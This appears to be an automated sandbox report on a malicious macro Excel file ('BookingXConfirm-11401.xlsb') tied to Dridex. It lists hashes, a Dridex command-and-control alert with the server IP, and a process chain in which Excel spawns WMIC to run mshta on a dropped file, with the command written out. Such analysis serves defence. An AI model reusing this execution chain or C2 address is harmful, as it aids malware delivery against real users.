Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.909258766473029
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 36.56% • Microsoft Excel Office Binary workbook document (40504/1) 29.03% • Excel Microsoft Office Open XML Format document (40004/1) 28.67% • ZIP compressed archive (8000/1) 5.73%
File name:	BookingXConfirm-11401.xlsb
File size:	92298
MD5:	6b7bad3cea00c7bc8af7e7d0143c5928
SHA1:	8c8c8bfe0d0f61dec2a2083488ff709555b79f0a
SHA256:	2131544f0cfa54af9bdd61cd990af05f1a4483df67d6e6d76ece14cb9cc550f6
SHA512:	63e25739a283e40cb53bdd3e9fecc48f0c91d509cdc6fadb3bb45991cd11990fb98c7495e581aff8fd66e475564755342504c27d46be4d3df3417cf195c87874

General

SSDEEP:	1536:UWBPFFxgFzx5YVqHS2YzayhpSW4vHR05Q4r5UZKUbxOHYR5mcB/HE8kgFgd2J:VsFzIsj8aipSW4vHREQ4iZKUbwo9HEnK
File Content Preview:	PK.....!...I.....W.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e2ea8aa4b4b4b4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "BookingXConfirm-11401.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-08:05:55.601429	TCP	2034532	ET TROJAN Dridex CnC Request - Spam/Worm Component	49167	8080	192.168.2.22	103.117.180.99

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 103.117.180.99:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	103.117.180.99	8080	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 08:05:55.601428986 CET	0	OUT	GET /PJ3ZQWVJPYCYDCA9A6Q2Y6YA HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 103.117.180.99:8080 Connection: Keep-Alive
Nov 25, 2021 08:05:56.079843998 CET	0	IN	HTTP/1.1 404 Not Found Server: nginx/1.0.15 Date: Thu, 25 Nov 2021 07:05:55 GMT Content-Type: text/plain; charset=utf-8 Connection: keep-alive Content-Length: 9 Data Raw: 4e 6f 74 20 46 6f 75 6e 64 Data Ascii: Not Found

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2980 Parent PID: 596

General

Start time:	08:06:13
Start date:	25/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f830000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 252 Parent PID: 2980

General

Start time:	08:06:38
Start date:	25/11/2021
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic.exe process call create 'mshta C:\\ProgramData\BnnsIhc.rtf'
Imagebase:	0xffa70000
File size:	566272 bytes
MD5 hash:	FD902835DEAEF4091799287736F3A028
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities — Show Windows behavior

Analysis Process: mshta.exe PID: 2808 Parent PID: 1304

General

Start time:	08:06:39
Start date:	25/11/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\\ProgramData\BnnsIhc.rtf
Imagebase:	0x13faf0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Disassembly

Code Analysis